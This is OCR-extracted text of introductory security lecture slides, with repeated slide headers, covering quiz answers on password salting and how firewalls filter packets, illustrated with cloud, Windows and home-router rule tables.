
Patch notes

Question: How do routers know which private IP to send a packet to, if they all have the IP of the router?




Patch notes

Question: How do routers know which private IP to send a packet to, if they all have the IP of the router?




Patch notes

Question: How do routers know which private IP to send a packet to, if they all have the IP of the router?




Patch notes

Question: How do routers know which private IP to send a packet to, if they all have the IP of the router?



Patch notes

Question: How do routers know which private IP to send a packet to, if they all have the IP of the router?



Patch notes

- From Quiz #2:

  Q: Why do hashed passwords use a “salt” value?

Patch notes

- From Quiz #2:

  Q: Why do hashed passwords use a “salt” value?

  A: Each hash is different, even if the passwords match

Patch notes

- From Quiz #2:

  Q: Why do hashed passwords use a “salt” value?


  A: Each hash is different, even if the passwords match

  - Salts are **not** encrypted (nor are the hashes)
  - It does **not** deter attacks on a specific account

Patch notes

Fun aside: Canvas quizzes can be restricted by IP address

- Students must take quizzes from campus, for example



Firewalls

Firewall: A program that blocks some packets while allowing others


Firewalls

Firewall: A program that blocks some packets while allowing others

From: https://google.com
Port: 80

Firewalls

Firewall: A program that blocks some packets while allowing others



Firewalls

Installed at major network points:

- Operating systems (Windows Defender, firewalld, etc)
- Routers
- Data centers and cloud hosts (AWS, Azure, etc)

Firewalls

Firewall rules: Determine whether or not to block a packet

- Often based on the source / destination IP and port
- Can specify either incoming (ingress) and outgoing (egress) packets
- Can default allow or default deny if no rules match

	Name	Type	Targets	Filters	Protocols / ports	Action
☐	default-allow-http	Ingress	http-server	IP ranges: 0.0.0.0/0	tcp:80	Allow
☐	default-allow-https	Ingress	https-server	IP ranges: 0.0.0.0/0	tcp:443	Allow

Firewalls


[Demo firewall rule]

Firewalls

***Note**: Firewalls can make exceptions for blocked packets that are responding to allowed packets*

*Your computer normally blocks all external packets, **unless** you initiated the messages (e.g. by visiting a website)*


Firewalls



Inbound Rules

Name	Enabled	Local Address	Remote Address	Local Port	Remote Port	Action	Program
✓ Zoom Video Meeting	Yes	Any	Any	7200-17210	Any	Allow	C:\Users\alexander\AppData\Roaming\Zoom\bin\Zoom.exe
✓ WFD ASP Coordination Protocol (UDP-In)	Yes	Any	Local subnet	7235	7235	Allow	%systemroot%\system32\svchost.exe
✓ Wireless Display Infrastructure Back Chan...	Yes	Any	Any	7250	Any	Allow	%systemroot%\system32\CastSrv.exe
✓ Delivery Optimization (TCP-In)	Yes	Any	Any	7680	Any	Allow	%SystemRoot%\system32\svchost.exe
✓ Delivery Optimization (UDP-In)	Yes	Any	Any	7680	Any	Allow	%SystemRoot%\system32\svchost.exe
Media Center Extenders - WMDRM-ND/...	No	Any	Local subnet	7777, 7778,...	Any	Allow	%SystemRoot%\ehome\ehshell.exe
Windows Remote Management - Compa...	No	Any	Any	80	Any	Allow	System
Windows Remote Management - Compa...	No	Any	Local subnet	80	Any	Allow	System
✓ Spotify Music	Yes	Any	Any	8088	Any	Allow	C:\Program Files\WindowsApps\SpotifyAB.SpotifyMusic_1.151.38
✓ Spotify Music	Yes	Any	Any	8088	Any	Allow	C:\Program Files\WindowsApps\SpotifyAB.SpotifyMusic_1.151.38
✓ AllJoyn Router (TCP-In)	Yes	Any	Any	9955	Any	Allow	%SystemRoot%\system32\svchost.exe
✓ @{Microsoft.AAD.BrokerPlugin_1000.190...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.DesktopAppInstaller_1.11.10...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.1.0...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423...	Yes	Any	Any	Any	Any	Allow	Any
✓ @{Microsoft.MicrosoftEdge_44.19041.423	Yes	Any	Any	Any	Any	Allow	Any


Firewalls


tp-link
Quick Setup
Basic
Advanced
English
LED
apccurti...
Reboot
Status
Network
Operation Mode
Wireless
Firewall
SPI Firewall:
DoS Protection
DoS Protection:

Firewalls

Consumer computer / router firewalls:

- Often blocks all ingress traffic, allows all egress traffic
- Exceptions created for individual apps




Firewalls


Filter Enter property name or value

Name	Type	Targets	Filters	Protocols / ports	Action
default-allow-http	Ingress	http-server	IP ranges: 0.0.0.0/0	tcp:80	Allow
default-allow-https	Ingress	https-server	IP ranges: 0.0.0.0/0	tcp:443	Allow
http-dev	Ingress	http-dev-server	IP ranges: 0.0.0.0/0	tcp:1234	Allow
default-allow-icmp	Ingress	Apply to all	IP ranges: 0.0.0.0/0	icmp	Allow
